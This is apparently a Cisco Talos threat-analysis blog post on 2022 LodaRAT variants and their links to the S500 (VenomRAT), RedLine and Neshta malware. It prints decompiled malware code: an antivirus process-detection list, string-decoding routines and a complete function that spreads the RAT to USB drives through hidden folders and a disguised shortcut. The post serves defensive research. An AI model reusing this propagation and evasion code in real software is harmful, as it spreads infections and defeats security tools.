Get a Loda This: LodaRAT meets new friends

Chris Neal November 17, 2022

By Chris Neal

Thursday, November 17, 2022 08:01

Threat Advisory Threats Infostealer

- LodaRAT samples were deployed alongside other malware families, including RedLine and Neshta.
- Cisco Talos identified several variants and altered versions of LodaRAT with updated functionality have been seen in the wild.
- Changes in these LodaRAT variants include new functionality allowing proliferation to attached removable storage, a new string encoding algorithm and the removal of "dead" functions
- A relatively unknown VenomRAT variant named S500 has been observed deploying LodaRAT.

Since our first blog post in February of 2020 on the remote access tool (RAT) known as LodaRAT (or Loda), Cisco Talos has monitored its activity and covered our findings in subsequent blog posts, listed below:

LodaRAT Update: Alive and Well

Kasablanka Group's LodaRAT improves espionage capabilities on Android and Windows

As a continuation of this series, this blog post details new variants and new behavior we have observed while monitoring LodaRAT over the course of 2022. In this post, we will take an in-depth look at some of the changes in these variants. As detailed below, some changes are rather small; however, some variants have made significant alterations, including both removal of code and implementing additional functionality.

In addition to these findings we have discovered that Loda appears to have garnered attention from various threat actors. In a handful of the instances we identified, Loda was deployed alongside–or dropped by–other malware. These include RedLine, Neshta and a previously undocumented VenomRAT variant named S500.

Changes in Loda and its variants

LodaRAT is written in AutoIt, a well known scripting language typically used to automate administrative tasks in Windows. AutoIt scripts can be compiled into standalone binaries, allowing them to be executed on a Windows machine whether or not AutoIt is installed on the host. The original source code can be easily retrieved from these compiled binaries by using an AutoIt decompiler.

As discussed in our previous blog posts, LodaRAT will typically utilize function obfuscation, as well as string encoding to impede analysis. However, there are many examples which are non-obfuscated that contain the original function names and strings. If a threat actor does not have access to its source code through other means, all that is required to create their own variant of Loda is decompile the script, make the desired changes, and then recompile it. In addition, LodaRATs C2 communications are not encrypted, making it trivial to implement a custom C2 infrastructure. This ease of source code retrieval and customization has likely contributed to the proliferation of numerous variants and customized versions of LodaRAT.

As such, due to the variations between the samples we observed, the changes discussed in this blog post are from multiple variants and altered versions of LodaRAT, therefore each change does not apply to every variant. It is quite common to find altered versions of LodaRAT, and it should be expected that most samples will likely have some sort of alteration to the source code.

C2 beacon

Initially, LodaRAT's authors, a group named Kasablanka, would release official updated versions, with each iteration either adding or removing functionality or simply optimizing code. These versions were given a corresponding version number which were embedded in the C2 beacon. The last known version number as of this writing is 1.1.8, shown below:

```
x|[redacted]|x|Administrator|[redacted]|X64| |Disabled|1.1.8|ddd|[redacted]|
[redacted]|0|
betaZeXro0ZeXro0ZeXro0ZeXro0ZeXro0ZeXro0ZeXro0ZeXro0ZeXro0ZeXro0ZeXro0ZeXro0
ZeXro0ZeXro0ZeXro0
```

Older C2 beacon showing version number 1.1.8

In the most recent Loda samples we've analyzed, the version numbers have been removed entirely from the C2 beacons and are replaced with the IP address of the infected host, although for unknown reasons, the "beta" tag remains. This change appears to be universal across the recent variants of LodaRAT.

```
x[redacted]x|Administrator|[redacted]|X64| |Disabled|Host IP Address|ddd|[redacted]|
Desktop|0|betaZeXro0ZeXro0ZeXro0ZeXro0ZeXro0ZeXro0ZeXro0ZeXro0
```

New C2 beacon without version number

One notable, though minor, addition in most of the variants is the ability to identify Windows 11 hosts. Once the version is identified the information is sent back to C2 in the initial beacon.

```
$OSVERSION = ""
LOCAL $TOOOR = FILEGETVERSION ( "winver.exe" )
IF STRINGLEFT ( $TOOOR , 2 ) = "10" THEN
$OSVERSION = "WIN_10"
ELSEIF STRINGLEFT ( $TOOOR , 2 ) = "11" THEN
$OSVERSION = "WIN_11"
ELSE
$OSVERSION = @OSVERSION
ENDIF
```

Windows 11 detection function

Anti-malware software detection

In one heavily altered version of Loda (c73771b3b8c6e548724dd02e5f12380a9160323d88dbdbe12d388ade0f7bc1e2), the function that detects anti-malware processes has been rewritten. This new function searches for thirty different process names, whereas the original and most variants perform a WMI query to enumerate all AV processes. It is worth noting that this new implementation is far less effective than the previous one, as the function will not detect a product that is not included in the list of processes to search for.

```
IF PROCESSEXISTS ( ekrn.exe  ) THEN
$P9VV1KA9ZD4K = NOD32
ELSEIF PROCESSEXISTS ( AvastUI.exe  ) THEN
$P9VV1KA9ZD4K = Avast
ELSEIF PROCESSEXISTS ( avgcc.exe  ) THEN
$P9VV1KA9ZD4K = AVG
ELSEIF PROCESSEXISTS ( avgnt.exe  ) THEN
$P9VV1KA9ZD4K = Avira
ELSEIF PROCESSEXISTS ( ahnsd.exe  ) THEN
$P9VV1KA9ZD4K = AhnLab-V3
ELSEIF PROCESSEXISTS ( bdss.exe  ) THEN
$P9VV1KA9ZD4K = BitDefender
ELSEIF PROCESSEXISTS ( bdv.exe  ) THEN
$P9VV1KA9ZD4K = ByteHero
ELSEIF PROCESSEXISTS ( clamav.exe  ) THEN
$P9VV1KA9ZD4K = ClamAV
ELSEIF PROCESSEXISTS ( fpavserver.exe  ) THEN
$P9VV1KA9ZD4K = F-Prot
ELSEIF PROCESSEXISTS ( fssm32.exe  ) THEN
$P9VV1KA9ZD4K = F-Secure
ELSEIF PROCESSEXISTS ( avkcl.exe  ) THEN
$P9VV1KA9ZD4K = GData
ELSEIF PROCESSEXISTS ( engface.exe  ) THEN
$P9VV1KA9ZD4K = Jiangmin
ELSEIF PROCESSEXISTS ( avp.exe  ) THEN
$P9VV1KA9ZD4K = Kaspersky
ELSEIF PROCESSEXISTS ( updaterui.exe  ) THEN
$P9VV1KA9ZD4K = McAfee
ELSEIF PROCESSEXISTS ( msmpeng.exe  ) THEN
$P9VV1KA9ZD4K = Microsoft
ELSEIF PROCESSEXISTS ( zanda.exe  ) THEN
$P9VV1KA9ZD4K = Norman
ELSEIF PROCESSEXISTS ( npupdate.exe  ) THEN
$P9VV1KA9ZD4K = nProtect
ELSEIF PROCESSEXISTS ( inicio.exe  ) THEN
$P9VV1KA9ZD4K = Panda
ELSEIF PROCESSEXISTS ( sagui.exe  ) THEN
$P9VV1KA9ZD4K = Prevx
ELSEIF PROCESSEXISTS ( Norman.exe  ) THEN
$P9VV1KA9ZD4K = Sophos
ELSEIF PROCESSEXISTS ( savservice.exe  ) THEN
$P9VV1KA9ZD4K = Sophos
ELSEIF PROCESSEXISTS ( saswinlo.exe  ) THEN
$P9VV1KA9ZD4K = SUPERAntiSpyware
ELSEIF PROCESSEXISTS ( spbbcsvc.exe  ) THEN
$P9VV1KA9ZD4K = Symantec
ELSEIF PROCESSEXISTS ( thd32.exe  ) THEN
$P9VV1KA9ZD4K = TheHacker
ELSEIF PROCESSEXISTS ( ufseagnt.exe  ) THEN
$P9VV1KA9ZD4K = TrendMicro
ELSEIF PROCESSEXISTS ( dllhook.exe  ) THEN
$P9VV1KA9ZD4K = VBA32
ELSEIF PROCESSEXISTS ( sbamtray.exe  ) THEN
$P9VV1KA9ZD4K = VIPRE
ELSEIF PROCESSEXISTS ( vrmonsvc.exe  ) THEN
$P9VV1KA9ZD4K = ViRobot
ELSEIF PROCESSEXISTS ( dllhook.exe  ) THEN
$P9VV1KA9ZD4K = VBA32
ELSEIF PROCESSEXISTS ( vbcalrt.exe  ) THEN
$P9VV1KA9ZD4K = VirusBuster
```

New AV detection function

One interesting aspect of this new function is that it searches for products which have been discontinued for several years.

“Prevx” - Discontinued product from Webroot

“The Hacker” - Discontinued product from a Peruvian company named Hacksoft

“ByteHero” - Discontinued product from ByteHero Information Security Lab, based in China

“Norman Virus Control” - Discontinued software from Norman Data Defense Systems, acquired by AVG

The addition of these older products to the search may be an attempt to detect analysis machines or VMs running older versions of Windows, such as Windows XP or 7. It is also worth noting that some of the software included in the list originate from different regions throughout the world, indicating that this attacker is likely not targeting victims in a specific region or country.

Code removal, alteration and dead functions

Many of the LodaRAT samples we analyzed have removed functionality in some way, which may be the author’s attempt to reduce detection rates. The most common removal appears to be the PowerShell keylogger typically found in earlier versions.

LodaRAT has historically contained multiple “dead” functions or commands; meaning that some component of the code within them is non-functional. One of these dead functions is “__SQLITE_DOWNLOAD_SQLITE3DLL”, which downloads an x64 SQLite3 DLL from the official AutoIt website. SQLite3 is required for LodaRAT to extract sensitive information from browser databases and to enumerate any AV processes running on the infected hosts.

However, “__SQLITE_DOWNLOAD_SQLITE3DLL” has long been rendered non-functional due to the download URL returning a 404 HTTP response. Since most LodaRAT samples store an x86 SQLite3 DLL as a variable, which can only run on x86 systems, these variants are unable to download the x64 version, precluding the attacker from successfully executing this function on x64-based targets. Due to this broken function, the attacker must provide the required DLL through other means.

```
FUNC __SQLITE_DOWNLOAD_SQLITE3DLL ( $TEMPFILE , $VERSION )
LOCAL $URL = "http://www.autoitscript.com/autoit3/files/beta/autoit/archive/sqlite/SQLite3" & $VERSION
LOCAL $RET
IF @AUTOITX64 = 0 THEN
$RET = INETGET ( $URL & ".dll" , $TEMPFILE , 1 )
ELSE
$RET = INETGET ( $URL & "_x64.dll" , $TEMPFILE , 1 )
ENDIF
LOCAL $ERROR = @ERROR
FILESETTIME ( $TEMPFILE , __SQLITE_INLINE_MODIFIED ( ) , 0 )
RETURN SETERROR ( $ERROR , 0 , $RET )
ENDFUNC
```

“Dead” SQLite3 download function

In the same sample with the expanded AV detection (c73771b3b8c6e548724dd02e5f12380a9160323d88dbdbe12d388ade0f7bc1e2) "__SQLITE_DOWNLOAD_SQLITE3DLL" has been removed, as well as the string variable containing the x86 version, significantly reducing the size of the script by 227 KB. A side effect of this removal is that it also makes the older AV detection function useless, as LodaRAT requires SQLite3 to enumerate running AV processes, a change which likely led to the aforementioned rewritten AV detection function.

An interesting section of dead code that continues to persist through all versions we have analyzed is the C2 command "QURAN". When LodaRATreceives this command from C2, it attempts to stream audio in Windows Media Player from a Microsoft Media Server (MMS) at the URL shown below:

```
$MSSSX = "mms://live.mp3quran.net:9976/"
```

Embedded MMS URL

Modern versions of Windows Media Player are unable to stream audio from an MMS URL, as the functionality was deprecated in 2008. The intended capability of the "QURAN" command is to stream audio of a prayer through the infected hosts speakers. It is unclear why this command has persisted throughout LodaRAT's lifetime.

Infecting attached storage

Another significant change we observed is a function that specifically copies LodaRAT's files onto every mounted removable storage device. While older versions of LodaRAT had similar capabilities, this new function has been expanded to automatically enumerate all connected removable drives and copy the files over to each one.Older versions were not automated and required individual commands from C2 for copying to each drive.

```
FUNC SCopyToUSB()
    $BackSlash = \
    $EmptyVarible = ""
    $RemovableDrive = DRIVEGETDRIVE(REMOVABLE)
    IF $RemovableDrive <> @ERROR AND ISARRAY($RemovableDrive) THEN
        FOR $Count = 1 TO $RemovableDrive [ 0 ]
            $DriveStatus = DRIVESTATUS(STRINGUPPER($RemovableDrive [$Count]))
            IF $DriveStatus = READY THEN
                $DriveLabel = DRIVEGETLABEL($RemovableDrive[ $Count ] & \ )
                FILECOPY(@SCRIPTFULLPATH , ($RemovableDrive[ $Count ]) & \x.exe)
                DIRCREATE(($RemovableDrive[$Count]) & \Sar )
                FILESETATTRIB(($RemovableDrive[ $Count ]) & /Sar  , SH)
                FILESETATTRIB(($RemovableDrive[$Count]) & /x.exe  , SH  )
                $StrippedDataTextFile = CleanFile(($RemovableDrive[$Count]) & $BackSlash , *, 0)
                $CleanedDataTextFile = TrimCLRF($StrippedDataTextFile, @CRLF)
                FILEDELETE(@TEMPDIR & /Data.txt)
                FILEWRITE(@TEMPDIR & /Data.txt, $CleanedDataTextFile)
                RemoveWhiteSpace(@TEMPDIR & /Data.txt, x.exe, 111111)
                RemoveWhiteSpace(@TEMPDIR & /Data.txt, $DriveLabel & .lnk, 22222)
                RemoveWhiteSpace(@TEMPDIR & /Data.txt, Sar, 3333)
                $DataTextFileFirstLine = FILEREADLINE(@TEMPDIR & /Data.txt, 1)
                FILECREATESHORTCUT(@SYSTEMDIR & \cmd.exe, ($RemovableDrive[$Count]) & \ & $DriveLabel & .lnk, ($RemovableDrive[$Count]) & \,
                    /c start explorer Sar & start x.exe & exit, $EmptyVarible, @SYSTEMDIR & \shell32.dll, $EmptyVarible, 4 , @SW_SHOWMINNOACTIVE)
                FILEDELETE(($RemovableDrive[$Count]) & \Sar\ & $DriveLabel & .lnk)
                FILEDELETE(($RemovableDrive[$Count]) & \Sar\x.exe)
                FOR $FileLine = 2 TO $DataTextFileFirstLine + 1 STEP + 1
                    $Directory = FILEREADLINE(@TEMPDIR & /Data.txt, $FileLine)
                    DIRMOVE(($RemovableDrive[$Count]) & / & $Directory, ($RemovableDrive[$Count]) & /Sar, 1)
                    FILEMOVE(($RemovableDrive[$Count]) & / & $Directory, (RemovableDrive[$Count]) & /Sar, 1)
                    NEXT
            ENDIF
        NEXT
    ENDIF
```

Function that copies files to mounted removable drives (function and variable names renamed for clarity)

String obfuscation

During our analysis, one instance of LodaRAT utilized a string encoding algorithm that differed from previous versions we have observed. This new implementation was likely employed to improve the speed of execution.

Historically, most LodaRAT samples utilize string obfuscation by encoding strings with a simple custom encoding scheme. As each string is referenced in a function, a routine at the end of the script decodes it. Generally, the algorithm in the decoding routine was the same through all obfuscated LodaRAT samples, aside from the randomization of the static numerical values stored in the variables.

To decode a string, the encoded text is stripped of a specific character (in the case below, the character “s” is removed) and then XORed with the three static values. An example of one of these functions is shown below:

```
FUNC StringDecode ( $encoded_string )
    LOCAL $decoded_string = ""
    LOCAL $split_string_buffer = STRINGSPLIT ( $encoded_string , "s" , 1 )
    IF ISARRAY ( $split_string_buffer ) THEN
    FOR $i = 1 TO $split_string_buffer [ 0 ]
    $decoded_string &= CHR ( BITXOR ( $split_string_buffer [ $i ] , 272032312 , 106206119 , 254922260) )
    NEXT
    RETURN ( $decoded_string )
    ENDIF
    ENDFUNC
```

Older decoding function (function and variable names renamed for clarity)

However, during analysis, we observed a variant using a different string encoding/decoding method. While it is no more complex than the older algorithm, this new method was likely implemented to improve the speed of decoding strings. Rather than XORing the string with three separate numerical values, it simply subtracts from it with a single value.


```
FUNC StringDecode ( $encoded_string )
    $encoded_string = BINARYTOSTRING ( "0x" & $encoded_string )
    LOCAL $string_return_buffer = ""
    LOCAL $temp_buffer1 = ""
    FOR $I = 1 TO STRINGLEN ( $encoded_string )
    $temp_buffer2 = STRINGMID ( $encoded_string , $I , 1 )
    IF STRINGISINT ( $temp_buffer2 ) THEN
    $temp_buffer &= $temp_buffer2
    ELSE
    $string_return_buffer &= CHR ( $temp_buffer - 151545629 )
    $temp_buffer = ""
    ENDIF
    NEXT
    RETURN $string_return_buffer
    ENDFUNC
```

New decoding function (function and variable names renamed for clarity)

S500

Background


During our research, we observed a previously undocumented VenomRAT variant named S500 (or S500RAT) dropping LodaRAT. Like VenomRAT, S500 is a .NET commodity malware with Hidden Virtual Network Computing (HVNC) capabilities, which allows the attacker to run hidden desktop environments on infected hosts. The advertising for S500 emphasizes its ability to copy user profiles from the victim's browser over to an attacker-controlled hidden browser.



Initial release of S500

S500 was originally announced in the beginning of April 2022 in the seller's Telegram channel.

But in May 2022, shortly after release, its full source code was leaked and made publicly available on Github. The original upload to Github has since been removed, but was re-uploaded in July 2022. After the leak, the seller attempted to sell off the S500 source code, but likely did not succeed.



Github repository for leaked S500 source code

Comparing the S500 source code to leaked VenomRAT source code, it is readily apparent that S500 is largely copied from VenomRAT; however, some functionality has been removed. Most of the method and variable names were not changed, as shown below:


```
using System;
using System.Drawing;
using System.IO;
using System.Net.Sockets;
using System.Runtime.CompilerServices;
using System.Runtime.Serialization.Formatters;
using System.Runtime.Serialization.Formatters.Binary;
using System.Windows.Forms;
using Microsoft.VisualBasic.CompilerServices;

namespace VenomRAT_HVNC.HVNC
{
```

VenomRAT method name in S500 source code

The “repackaging” of leaked source code as a new product is typically an attempt to provide easy income to lower skilled threat actors. However, this blatant copying will most likely be viewed as stealing or plagiarism, and could be a catalyst for retaliation from the original author or other threat actors. As such, retaliation is a likely contributing factor for S500’s source leak.


Dropping LodaRAT

The S500 sample we discovered dropping LodaRAT was obfuscated and contained encrypted resources. The method and variable names were created with random characters from a writing system called Ge’ez, a script used by speakers of Amharic, a language native to Ethiopia.



S500 method names in Ge’ez script

In the sample we analyzed, LodaRAT was stored as an encrypted resource and automatically decrypted and dropped on the infected host after execution.



Decrypted LodaRAT in memory

Although it is a stripped down version of VenomRAT, S500 can still pose a significant threat to an infected host. Its ability to copy profiles from browsers can lead to serious data and financial loss. As its source code is now publicly available, various threat actors are likely to continue using this variant in the future.

RedLine and Neshta

During our research into LodaRAT's activities, we identified an instance of LodaRAT bundled in a single payload with the RedLine and Neshta malware families. While it's unclear why the threat actor is deploying LodaRAT alongside a more advanced information-stealer like RedLine, a possible explanation is that LodaRAT is preferred by the attacker for performing a particular function.

While LodaRAT and RedLine are both geared towards remote access and data theft, Neshta, written in the Borland Delphi programming language, is primarily a file infector. Threat actors have continued to deploy Neshta since its discovery in 2003. To proliferate on an infected host, Neshta prepends itself to executables, causing it to execute whenever an infected file is run.

Initial Neshta payload

